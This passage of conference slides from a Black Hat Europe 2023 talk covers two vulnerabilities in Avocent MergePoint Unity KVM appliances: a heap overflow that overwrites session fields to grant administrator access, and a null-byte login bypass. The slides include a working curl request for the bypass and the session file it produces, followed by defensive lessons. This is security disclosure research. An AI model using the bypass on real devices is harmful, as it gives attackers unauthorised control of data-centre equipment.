
Exploit Mechanics (Step 5)

Send the final payload!


- `buffer` contains SNMP transaction to add a new user with maximum privileges
- `asmp_conn` is overwritten to set:
  - `access_level = 3` (Appliance Administrator)
  - `logged_in = 1` (authenticated)



CVE-2023-4287
CWE-122: Heap-based Buffer Overflow


MPU4032DAC Explorer
https://10.0.0.78/login.php
VERTIV
Avocent MergePoint Unity
Username
Password
English
Login
New Tab
Split View
prec-5560%

Facepalm Moment #2



CVE-2023-4288
CWE-288: Authentication Bypass Using an Alternate Path

Auth bypass via null-byte injection

- Vulnerability in the login mechanism
- Gain an anonymous session by sending `username=%00`
- No password needed!

Root Cause:


- Anonymous sessions are supported for local (`127.0.0.1`) connections
- Logic bug causes requests with `NULL` username to be treated as such

```
curl -X POST -i -k 'https://<TARGET_IP>/alogin.php?username=%00'
```

```
cat /tmp/6138032009464000.user
remoteAddress=10.0.0.235
username=\u0000
password=
locale=en
authMethod=Unknown
accessLevel=3
userId=-1
preemptionLevel=3
```

black hat EUROPE 2023

Demo



Concluding Thoughts

- Authentication alone doesn't justify weaker security; internal components should uphold the same security standards as externally facing elements
- Quality of life features can often be abused for exploitation; before turning features on by default, consider the potential security impact
- Data center systems are attractive targets for security researchers due to a broad attack surface and the significant impact of potential compromises

Acknowledgements

This research was conducted in collaboration with our former colleagues at Trellix ARC

Sam Quinn

- Senior Security Researcher
  - Currently with Exodus Intelligence
- Twitter: @eAyeP

Austin Emmitt

- Principal Security Researcher
  - Currently with Vigilant Labs
- Twitter: @alkalinesec

Thank You